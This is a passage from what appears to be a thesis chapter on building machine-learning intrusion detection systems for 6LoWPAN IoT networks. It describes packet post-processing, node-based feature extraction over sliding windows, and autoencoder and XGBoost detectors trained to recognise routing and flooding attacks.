9	0.066293	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
10	0.066355	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
11	0.066534	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
12	0.066998	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
13	0.067002	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
14	0.067212	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
15	0.067229	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)


Figure 3.23 The head of the data collected in the first experiment.

The final dataset is collected in 6 different experiments and their total duration is about 57 hours. The total size of the PCAP files take up about 10.53 GB of disk space. Each row in the raw dataset represents a traffic packet and each packet consists of 8 columns: packet number, timestamp, source IP address, destination IP address, protocol, packet length, frame sequence number, information (containing the packet or control message type). Figure 3.23 illustrates the head of the data collected in the first experiment.

3.4.4 Post-processing

The collected dataset requires to be post-processed for several reasons. First, the time a packet is written may not always align with its capture timestamp. This, in turn, might cause the packets with smaller timestamps to be written after the packets with larger timestamps with a very rare occasion. Therefore, we sort the PCAP files based on the packet timestamps.

Second, we use the sniffers attached to every reserved node to prevent any packet loss during traffic capture. Since all of the sniffers listen the same radio channel, a radio packet can be heard by many or all of them. Therefore, the collected dataset needs to undergo a duplicate packet elimination phase. Also, the sniffers do not apply any filtering for eliminating the packets that are being transmitted by the nodes reserved in another experiment owned by somebody else. Thus, the packets with the foreign IP addresses should be filtered out from the data. We handle duplicates and the foreign IP addresses at the same time. An exhaustive duplicate packet analysis shows us that the same packet within the radio range of all sniffers is captured in less than 0.1 seconds by all the sniffers. We match identical packets with every packet fields, excluding the timestamps, udp payloads and the sniffer IDs as they may differ even for the identical packets. Then, the duplicate packets within the time window of 0.1 seconds are eliminated and only one representative of them is written back. We also check for the IP addresses that do not belong to our own experiment in the duplicate elimination phase and eliminate the foreigners.



No.	Time	Source	Destination	Protocol	Length	Sequence_Number	Info
1	0.062795	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
28	0.444038	fe80::8465	ff02::1a	ICMPv6	171	63	RPL Control (DODAG Information Object)
55	0.652540	fe80::b766	ff02::1a	ICMPv6	171	138	RPL Control (DODAG Information Object)
82	0.666454	fe80::a666	ff02::1a	ICMPv6	171	70	RPL Control (DODAG Information Object)
109	0.960122	fe80::8957	ff02::1a	ICMPv6	171	35	RPL Control (DODAG Information Object)
136	1.200206	fe80::9258	ff02::1a	ICMPv6	171	193	RPL Control (DODAG Information Object)
163	1.528110	fe80::b152	ff02::1a	ICMPv6	171	129	RPL Control (DODAG Information Object)
190	1.687332	fe80::b263	ff02::1a	ICMPv6	171	165	RPL Control (DODAG Information Object)
217	1.770452	fe80::8565	ff02::1a	ICMPv6	171	80	RPL Control (DODAG Information Object)
244	2.064669	fe80::b254	ff02::1a	ICMPv6	171	82	RPL Control (DODAG Information Object)
271	2.252056	fe80::9766	ff02::1a	ICMPv6	171	226	RPL Control (DODAG Information Object)
298	2.589815	fe80::9552	ff02::1a	ICMPv6	171	129	RPL Control (DODAG Information Object)
325	2.753889	fe80::9254	ff02::1a	ICMPv6	171	142	RPL Control (DODAG Information Object)
352	2.880218	fe80::9258	fe80::b063	ICMPv6	176	194	RPL Control (DODAG Information Object)
364	2.884398	fe80::9258	fe80::b063	IEEE 802.15.4	79	194	Ack

Figure 3.24 The head of the data collected in the first experiment after the post-processing phase.

Finally, the acknowledgment packets (i.e., 802.15.4 MAC ACK) do not have any source and destination IP addresses and the recipient node matches the sequence number to get an acknowledgment through the shared medium. Therefore, we find the sender and the recipients of the acknowledgment packets by matching their sequence numbers with those of the closest packets in the PCAP files. Then, we overwrite their source and destination IP addresses with the local IP addresses of the recipients and the senders, respectively. This allows us to know the two communicating parties explicitly. Figure 3.24 shows the head of the data collected in the first experiment after the post-processing phase.

4. NODE BASED INTRUSION DETECTION

This section describes our methodology for developing a machine learning based intrusion detection system (IDS) for 6LoWPAN based IoT systems using the collected IoT intrusion dataset described in Section 3. We first give the details of the node-based feature extraction methodology applied over the raw dataset presented in Section 3.4.4. Then, we present the developed machine learning model and discuss their performance results.

4.1 Dataset

In this thesis, we employ a node-based detection methodology. In contrast to the datasets with packet-based instances, using a node-based dataset allows to aggregate the traffic packets transmitted and received by a group of nodes in a specific time duration. This, in turn, gives more information regarding the exact location of an attacker because the attacker's characteristics and behavioral patterns can also be modeled. Therefore, we convert the collected packet-based dataset into a node-based one by employing a feature extraction phase. This section first describes our methodology for extracting the node-based features. Then, we give the details of the dataset features that are aimed to be learned by the developed detection model.

4.1.1 Node Based Feature Extraction over Sliding Windows

In this section, we describe the methodology that we follow in order to extract node-based features from the collected raw dataset. The proposed mechanism partitions the data into sliding windows of size 30 seconds. The features are computed for each node that is a sender or a receiver of a packet in the same time window. The nodes together with their features computed constitute the instances of the dataset.


Before the actual feature extraction procedure is applied, the dataset undergoes a small processing phase. Since the nodes in the dataset has both public and local IP addresses, we first map their IP addresses into node IDs. This allows to uniquely identify a node and use all of its traffic data for extracting its features for a specific time duration even if the traffic packets contain the node's different IP addresses. Then, we start partitioning the data into sliding windows of size 30 seconds.

Algorithm 2 Data Partitioning into Sliding Windows

```
$window\_size \leftarrow$ sliding window size
$buffer \leftarrow$ buffer containing the data for the current time window
$dataframe \leftarrow$ raw data collected
for $packet$ in $dataframe$ do
    if $buffer.size() > 0$ and $packet.Time$ - $buffer[0].Time <= window\_size$ then
        $buffer.append(packet)$
    else
        EXTRACT_FEATURES($buffer$)
        $buffer.append(packet)$
        while $buffer[-1].Time$ - $buffer[0].Time > window\_duration$ do
            $buffer.pop()$
        end while
    end if
end for
```

Algorithm 2 summarizes the employed methodology for partitioning the data into sliding windows. It is aimed to extract features over the current time window as soon as its size reaches to 30 seconds. The time window is slid when a new packet arrives. In such a case, the while loop keeps removing the head of the buffer until the window size becomes smaller than or equal to the predetermined sliding window size that is 30 seconds. Then, it is checked if the next packet in the dataframe can fit into the buffer before the extraction of the features over the updated time window. Thus, the extracted features reflect the characteristics of the nodes for the last 30 seconds. The described procedure does not require to have a collected dataset as it can also be used during a real-time traffic capture.

After each buffer for a specific time window fills up, 24 node-based features for each node ID are computed. These features can be divided into 3 main categories: Total transmission and reception counts, statistical features of the transmitted and received packet lengths, and transmission and reception counts of specific packet types. Each feature has both transmission and reception variants and they are calculated based on the destination and source node IDs. Further information about



Node [Time Window]	Dataset	Tr_Count	Rc_Count	Tr_Avg_Length	Rc_Avg_Length	Tr_Max_Length	Rc_Max_Length	Tr_Min_Length	Rc_Min_Length	Tr_Std_Length	Rc_Std_Length	...	Label
8465 [00:10:32.111992 - 00:11:02.050660]	1	4.0	2.0	122.0	116.5	176.0	154.0	79.0	79.0	50.45790324617146	53.03300858899106	...	benign
8565 [00:10:32.111992 - 00:11:02.050660]	1	4.0	2.0	122.0	116.5	176.0	154.0	79.0	79.0	50.45790324617146	53.03300858899106	...	benign
9254 [00:10:32.111992 - 00:11:02.050660]	1	2.0	2.0	116.5	116.5	154.0	154.0	79.0	79.0	53.03300858899106	53.03300858899106	...	benign
9258 [00:10:32.111992 - 00:11:02.050660]	1	2.0	2.0	116.5	116.5	154.0	154.0	79.0	79.0	53.03300858899106	53.03300858899106	...	benign
9552 [00:10:32.111992 - 00:11:02.050660]	1	40.0	50.0	116.7	116.44	162.0	201.0	79.0	79.0	38.200684649523076	38.32309475807942	...	benign
9558 [00:10:32.111992 - 00:11:02.050660]	1	2.0	2.0	116.5	116.5	154.0	154.0	79.0	79.0	53.03300858899106	53.03300858899106	...	benign
9655 [00:10:32.111992 - 00:11:02.050660]	1	4.0	5.0	122.0	132.8	176.0	176.0	79.0	79.0	50.45790324617146	49.92694663205432	...	benign
9754 [00:10:32.111992 - 00:11:02.050660]	1	4.0	2.0	122.0	116.5	176.0	154.0	79.0	79.0	50.45790324617146	53.03300858899106	...	benign
9766 [00:10:32.111992 - 00:11:02.050660]	1	4.0	2.0	122.0	116.5	176.0	154.0	79.0	79.0	50.45790324617146	53.03300858899106	...	benign
9863 [00:10:32.111992 - 00:11:02.050660]	1	4.0	6.0	122.0	123.83333333333331	176.0	176.0	79.0	79.0	50.45790324617146	49.76511495683162	...	benign
a054 [00:10:32.111992 - 00:11:02.050660]	1	2.0	2.0	116.5	116.5	154.0	154.0	79.0	79.0	53.03300858899106	53.03300858899106	...	benign
a152 [00:10:32.111992 - 00:11:02.050660]	1	12.0	4.0	128.83333333333334	127.5	200.0	176.0	79.0	79.0	46.56731849178296	56.0029761113937	...	blackhole
a554 [00:10:32.111992 - 00:11:02.050660]	1	4.0	2.0	122.0	116.5	176.0	154.0	79.0	79.0	50.45790324617146	53.03300858899106	...	benign
a665 [00:10:32.111992 - 00:11:02.050660]	1	6.0	4.0	120.16666666666669	122.0	176.0	176.0	79.0	79.0	45.805749275245645	50.45790324617146	...	benign
a666 [00:10:32.111992 - 00:11:02.050660]	1	4.0	6.0	122.0	123.83333333333331	176.0	176.0	79.0	79.0	50.45790324617146	49.76511495683162	...	benign
a967 [00:10:32.111992 - 00:11:02.050660]	1	2.0	2.0	116.5	116.5	154.0	154.0	79.0	79.0	53.03300858899106	53.03300858899106	...	benign
b063 [00:10:32.111992 - 00:11:02.050660]	1	2.0	10.0	116.5	125.3	154.0	176.0	79.0	79.0	53.03300858899106	49.24327365234768	...	benign
b152 [00:10:32.111992 - 00:11:02.050660]	1	8.0	12.0	119.875	122.33333333333331	201.0	200.0	79.0	79.0	50.200846606406955	49.58799952578947	...	benign
b254 [00:10:32.111992 - 00:11:02.050660]	1	4.0	2.0	122.0	116.5	176.0	154.0	79.0	79.0	50.45790324617146	53.03300858899106	...	benign
b263 [00:10:32.111992 - 00:11:02.050660]	1	7.0	2.0	128.28571428571428	120.5	176.0	162.0	79.0	79.0	46.93156111372632	58.689862838483435	...	benign
b367 [00:10:32.111992 - 00:11:02.050660]	1	2.0	0.0	127.5	0.0	176.0	0.0	79.0	0.0	68.58935777509511	0.0	...	benign
b466 [00:10:32.111992 - 00:11:02.050660]	1	4.0	4.0	122.0	122.0	176.0	176.0	79.0	79.0	50.45790324617146	50.45790324617146	...	benign
b766 [00:10:32.111992 - 00:11:02.050660]	1	4.0	4.0	122.0	122.0	176.0	176.0	79.0	79.0	50.45790324617146	50.45790324617146	...	benign

Figure 4.1 A subset of the features extracted over a specific time window of size 30 seconds.

the extracted features is given in Section 4.1.2. Each row represents a node indexed with the node ID, the time window, and the dataset ID representing the experiment ID. At this stage, the labels are also incorporated into the dataset and the malicious nodes are labelled with the corresponding attack type at that specific time duration. Figure 4.1 illustrates a subset of the features extracted over a specific time window of size 30 seconds. There are 23 communicating nodes when the broadcast messages are excluded. The node with the ID a152 conducts the blackhole attack.

4.1.2 Dataset Features and Classes

This section describes the final dataset features and the attack classes. Table 4.1 gives information about the final 24 features and their descriptions. The dataset also involves 7 classes: Benign, sinkhole, blackhole, selective forwarding, DIS flood, version number and Mirai UDP flood. The benign nodes are labeled as "benign" whereas the attacker nodes are labeled as the respective attack type.

Table 4.1 Dataset categories, features and feature descriptions.

Category	Feature	Description
Total transmission and reception counts	Tr_Count	Total number of packets transmitted
	Rc_Count	Total number of packets received
Statistical features of the transmitted and received packet lengths	Tr_Avg_Length	Average packet length transmitted
	Rc_Avg_Length	Average packet length received
	Tr_Max_Length	Maximum packet length transmitted
	Rc_Max_Length	Maximum packet length received
	Tr_Min_Length	Minimum packet length transmitted
	Rc_Min_Length	Minimum packet length received
	Tr_Std_Length	Standard deviation of the transmitted packet lengths
	Rc_Std_Length	Standard deviation of the received packet lengths
Transmission and reception counts of specific packet types	RPL Control (DODAG Information Solicitation) #Source	Total number of DIS control messages transmitted
	RPL Control (DODAG Information Object) #Source	Total number of DIO control messages transmitted
	UDP Message #Source	Total number of UDP messages transmitted
	Ack #Source	Total number of acknowledgment messages transmitted
	Data #Source	Total number of data packets transmitted
	RPL Control (Destination Advertisement Object) #Source	Total number of DAO control messages transmitted
	Destination Unreachable (Port unreachable) #Source	Total number of Destination Unreachable messages transmitted
	RPL Control (DODAG Information Solicitation) #Destination	Total number of DIS control messages received
	RPL Control (DODAG Information Object) #Destination	Total number of DIO control messages received
	UDP Message #Destination	Total number of UDP messages received
	Ack #Destination	Total number of acknowledgment messages received
	Data #Destination	Total number of data packets received
	RPL Control (Destination Advertisement Object) #Destination	Total number of DAO control messages received
	Destination Unreachable (Port unreachable) #Destination	Total number of Destination Unreachable messages received

4.2 Proposed Models

In this thesis, we propose two alternative detection systems for detecting the intrusions in the proposed IoT intrusion dataset. Both of the alternatives are network-based because they use the traffic data collected from all of the nodes in the testbed. Our methodology focuses on detecting the malicious nodes by modelling their behaviour at a specific time duration.

The first system consists of two main stages: Anomaly detection and attack classification. We develop and train an unsupervised deep learning model for detecting the aforementioned IoT attacks against benign traffic. The attack nodes detected by the anomaly detector are then forwarded to the attack classification model for detecting the exact type of the attacker.

The second alternative, on the other hand, consists of a single supervised machine learning model (i.e., multi-class classifier) for classifying all of the testbed nodes into the benign class or one of the 6 IoT attack types: Mirai UDP flood, sinkhole, blackhole, selective forwarding, DIS flood, version number. Hence, it undertakes both the attack detection and classification tasks combined at a single stage.

Both of these alternatives can be deployed in an edge node or a gateway that has sufficient computational resources for training the models. The deployed node should also have sufficient storage for storing the collected traffic data and the learned model parameters.

4.2.1 Two Phase IDS: Anomaly Detection and Attack Classification

The two phase detection system first aims to predict anomalies using deep autoencoders in the form of binary classes (i.e., attack or benign), and then classify the detected attackers into their respective attack types (e.g., Mirai UDP flood, sinkhole, blackhole, selective forwarding, DIS flood, version number.) using an XGBoost classifier. Figure 4.2 illustrates the overall intrusion detection system architecture consisting of the pipelined detection and classification models.

As it is described in 2.7.3, an autoencoder is a neural network that aims to reconstruct the input data by first encoding it to a lower dimensional space and then decoding the representation in the lower dimensional space to higher dimensional




Figure 4.2 The overall intrusion detection system architecture consisting of the anomaly detection and attack classification stages.

space. This allows these architectures to learn the characteristics of the input data and makes them appropriate models in outlier detection and anomaly detection tasks. In this sense, we train an autoencoder for the anomaly detection stage using benign node data. It models the benign node characteristics and this allows to detect the anomalous nodes whose characteristics deviate from those of the benign nodes.

Table 4.2 Data splits for the anomaly detection.

Classes	Train	Validation	Threshold Validation	Test
Benign	36437367	12145789	12145789	12145790
Attack	0	0	3208702	3208703

Table 4.2 illustrates the data splits used to train and evaluate the anomaly detector. The train and validation sets consist of only the benign data because we train the model with benign data and use the validation set to early-stop the training. The 60% and 20% of the benign node data in the collected data constitute the train and validation sets, respectively. The test set, on the other hand, contains both benign and attack data because we evaluate the attack detection capability of the model.

Thus, the remaining 20% of the benign node data and a half of the total attacker data in the colleted data constitute the test set. This set includes a much higher amount of benign data (12145790) than the attack data (3208703) as expected in a real-life scenario.

Autoencoders use thresholds to detect anomalies. In this thesis, we use a labeled threshold validation split containing both benign and attack data to fine-tune the model threshold. We first set the threshold as the value one standard deviation away from the mean of the reconstruction errors, and grid search it around the initial value. This, in turn, allows to fine-tune the threshold using a supervised approach. The threshold validation set contains the other half of the attacker data in the dataset together with the benign data contained in the validation set.




Figure 4.3 Proposed autoencoder architecture.

Figure 4.3 illustrates the autoencoder model architecture. It consists of two main parts: Encoder and decoder. Each part consists of 4 layers. The encoder maps the 24 dimensional feature vector into a 4 dimensional vector (code vector). Then, the decoder aims to reconstruct the 24 dimensional vector from the code vector.

We train the model for 14 epochs. Before the training, we apply scaling to map the feature values into the range between 0 and 1. The early stopping mechanism with the patience 5 terminates the training after 14 epochs as the ninth epoch gives the most optimal weights with respect to the validation set. Therefore, the model weights are restored to weights computed after the ninth epoch. For training, we use the batch size of 512 and the sigmoid activation function. We also apply a dropout rate of 10% between each layer. Based on the grid search over the threshold validation set, we set the detection threshold as 0.01286.

Table 4.3 Data splits before and after the resampling phase for the attack classification.

Class	**Before Resampling**		**After Resampling**	
	Train (Attacks in Threshold Validation)	**Test (Detected by the Anomaly Detector)**	**Train**	**Test**
Blackhole	2334	1	5535	1
DIS Flood	149127	149127	5535	149127
Mirai UDP Flood	2904444	2904434	5535	2904434
Selective Forwarding	3750	10	5535	10
Sinkhole	5535	8	5535	8
Version Number	143512	51756	5535	51756
Benign (False Positive)	N/A	33509	N/A	33509

The attack nodes detected by the autoencoder are then forwarded to the multi-class attack classifier, XGBoost, for classifying the detected nodes into their attack types. Table 4.3 illustrates the data splits used to train and evaluate the attack classifier. For training the attack classification model, we use the attack data in the threshold validation set of the anomaly detection model as the training set. However, the data undergoes a list of pre-processing stages involving resampling, scaling and feature selection as mentioned below.

- Since the training data is imbalanced, this makes the model harder to learn the classes with lower amount of instances. Therefore, we first convert the set into a balanced one using undersampling and oversampling techniques. Random undersampling allows to randomly take out the instances that belong to the majority classes. Random oversampling, on the other hand, randomly replicates the data of the desired classes so that the model can see sufficiently many instances of underrepresented classes during training. Since the difference between the number of instances of the dominant and underrepresented classes are too high in the training set, we both undersample and oversample the data. First, we undersample the dominant classes (e.g., DIS flood, Mirai UDP flood and version number) to the number of instances of the sinkhole class, which is 5535, because it is the dominant class of the underrepresented classes (e.g., blackhole, selective forwarding and sinkhole). Then, we randomly oversample the classes that have lower instances (e.g., blackhole and selective forwarding) than that of the sinkhole. After these resampling steps, the training set becomes balanced in terms of the number of instances per class. We do not apply resampling over the test set because we use it for evaluation purposes and it is constituted by the nodes that are detected to be malicious by the anomaly detector. For instance, there is only 1 blackhole instance in the test set since the anomaly detector could only detect it out of all other blackhole nodes. The data distributions in the data splits after the resampling phase can also be seen in Table 4.3.

- After that, we scale the data so that the input feature values stay in the range between 0 and 1.
- Finally, we apply feature selection. This allows the model to train faster in charge of a small potential detection performance decrease. We use a random forest classifier with default parameters to select the features based on importance weights. The model selects 10 features (Tr_Count, Rc_Count, Tr_Avg_Length, Tr_Min_Length, Tr_Std_Length, RPL Control (DODAG Information Solicitation) #Source, RPL Control (DODAG Information Object) #Source, UDP Message #Source, Ack #Destination, Data #Destination) out of the 24 features described in Table 4.1.

We employ 5-folds stratified cross-validation over the training set to select the attack classification model from among different machine learning models (e.g., XGBoost, decision trees, random forests, k-nearest neighbors and support-vector machines). Since XGBoost performs slightly better than the others, we choose it as our attack classifier. We also fine-tune its hyperparameters using 5-folds stratified cross-validation. The resulting model has the learning rate of 0.5 and the maximum depth of 6. It also consists of 500 estimator trees.

We use Python's Keras[1] library for implementing the autoencoder model. We also use scikit-learn[2] and XGBoost[3] libraries for implementing the XGBoost model.

4.2.2 Single Phase IDS: Multi-class Classification

We also propose an XGBoost classifier that classifies the testbed nodes into 6 IoT attack types (e.g., Mirai UDP flood, sinkhole, blackhole, selective forwarding, DIS flood, version number) and the benign class. The model takes over the two phases

[1]`https://keras.io`

[2]`https://scikit-learn.org/stable/`

[3]`https://xgboost.readthedocs.io/en/stable/`

realized by an anomaly detector and an attack classifier. It directly classifies the nodes into one of the 7 classes. Figure 4.4 illustrates the overall intrusion detection system architecture leveraging the proposed multi-class classifier.




Figure 4.4 The overall intrusion detection system architecture leveraging the proposed multi-class classifier (XGBoost).

Table 4.4 Data splits before and after the resampling phase for training and evaluating the multi-class classifier.

Class	Before Resampling			After Resampling		
	Train (60%)	Validation (20%)	Test (20%)	Train	Validation	Test
Benign	36437367	12145789	12145790	6643	12145789	12145790
Blackhole	2801	934	933	6643	934	933
DIS Flood	178952	59651	59651	6643	59651	59651
Mirai UDP Flood	3485333	1161777	1161778	6643	1161777	1161778
Selective Forwarding	4499	1500	1500	6643	1500	1500
Sinkhole	6643	2214	2214	6643	2214	2214
Version Number	172215	57405	57405	6643	57405	57405

Table 4.4 illustrates the data splits used to train, fine-tune and evaluate our classification model. We split the collected dataset into train, validation and test splits with the ratios 60%, 20% and 20%, respectively. Before the model development, the data undergoes the same pre-processing stages described in the attack classification part of Section 4.2.1. We also summarize these stages below.

